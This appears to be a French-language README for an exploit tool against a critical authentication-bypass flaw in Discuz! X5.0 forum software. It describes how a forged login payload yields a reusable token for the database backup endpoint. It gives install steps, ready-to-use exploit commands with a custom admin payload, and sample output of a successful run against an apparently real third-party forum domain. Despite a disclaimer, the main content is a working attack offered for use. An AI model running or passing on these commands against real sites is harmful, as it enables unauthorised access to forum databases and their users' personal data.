


Discuz! X5.0 Framework d'exploitation de contournement d'authentification (CVE-2026-49952) - Vulnérabilité critique permettant un accès non authentifié aux sauvegardes de la base de données via la réutilisation de jetons de l'oracle de chiffrement UC_KEY. CVSS 9.1. Outil complet avec détection de version, attaques multi-payload, shell interactif et exploitation automatisée. Tests autorisés uniquement.


⚡ CVE-2026-49952 | CVSS 9.1 (Critique ) | Version 1.0.0
Un outil professionnel de test d'intrusion conçu pour identifier et démontrer la vulnérabilité critique de contournement d'authentification dans Discuz! X5.0.
AVIS IMPORTANT Cet outil est fourni à des fins éducatives et de tests de sécurité autorisés uniquement. N'UTILISEZ PAS cet outil sur des systèmes dont vous n'êtes pas propriétaire ou pour lesquels vous ne disposez pas d'une autorisation explicite de test. L'accès non autorisé à des systèmes informatiques est illégal et contraire à l'éthique. L'auteur décline toute responsabilité en cas d'utilisation abusive ou de dommages causés par cet outil. En utilisant cet outil, vous acceptez de vous conformer à toutes les lois et réglementations applicables.
Le Framework d'exploitation du contournement d'authentification Discuz! X5.0 est conçu pour identifier et démontrer la vulnérabilité critique de contournement d'authentification (CVE-2026-49952) dans les versions de Discuz! X5.0 publiées entre le 20 mars 2026 et le 1er mai 2026.
Cette vulnérabilité permet à des attaquants non authentifiés d'accéder à la fonctionnalité de sauvegarde de la base de données (dbbak.php) en exploitant l'oracle de chiffrement UC_KEY pour la réutilisation de jetons, exposant potentiellement le contenu sensible de la base de données.
🏆 Score CVSS : 9.1 (Critique)
🔐 Impact : Contournement d'authentification
📂 Accès : Fichiers de sauvegarde de la base de données
⚡ Complexité : Faible (Facile à exploiter)
🎯 Cible : Discuz! X5.0 (20260320 - 20260501)
| Attribut | Détails |
|---|---|
| Type de vulnérabilité | Contournement d'authentification |
| Identifiant CVE | CVE-2026-49952 |
| Version CVSS | 3.1 |
| Score CVSS | 9.1 (Critique) |
| Vecteur d'attaque | Réseau |
| Complexité de l'attaque | Faible |
| Privilèges requis | Aucun |
| Interaction utilisateur | Aucune |
| Impact sur la confidentialité | Élevé |
| Impact sur l'intégrité | Élevé |
| Impact sur la disponibilité | Élevé |
| Maturité du code d'exploitation | Fonctionnel |
| Niveau de remédiation | Correctif officiel disponible |
La vulnérabilité se situe dans le point de terminaison dbbak.php où le mécanisme de validation des jetons repose sur l'oracle de chiffrement UC_KEY. En forgeant un payload spécifique dans la requête de connexion (member.php), un attaquant peut obtenir un jeton d'authentification valide qui peut être réutilisé pour accéder à la fonctionnalité de sauvegarde de la base de données sans autorisation appropriée.
❌ Discuz! X5.0 (20260320 - 20260501) - Vulnérable
✅ Discuz! X5.0 (20260510+) - Corrigé
🔍 Détection de version : Prise d'empreinte automatique et identification de la version de Discuz!.
⚡ Attaque multi-payload : Test parallèle de plusieurs variantes de payload.
🖥️ Shell interactif : Interface en ligne de commande complète pour l'exploitation manuelle.
🚀 Exploitation automatisée : Exploitation en un clic avec une configuration minimale.
📊 Enregistrement des résultats : Exportation des résultats d'exploitation vers des fichiers horodatés.
🌐 Support proxy : Configuration de proxy HTTP/HTTPS pour la traversée du réseau.
🎯 Analyse multithread : Nombre de threads configurable pour l'optimisation des performances.
🎨 Sortie colorée : Sortie terminal professionnelle avec code couleur.
🔐 Support SSL/TLS : Gère les cibles HTTP et HTTPS.
🔄 Gestion de session : Maintient un état de session persistant.
📦 Personnalisation des payloads : Prise en charge de l'injection de payloads personnalisés.
🎯 Validation de la cible : Vérifie l'installation de Discuz! avant l'exploitation.
Python : Version 3.7 ou supérieure
Pip : Gestionnaire de paquets Python
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"

python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt
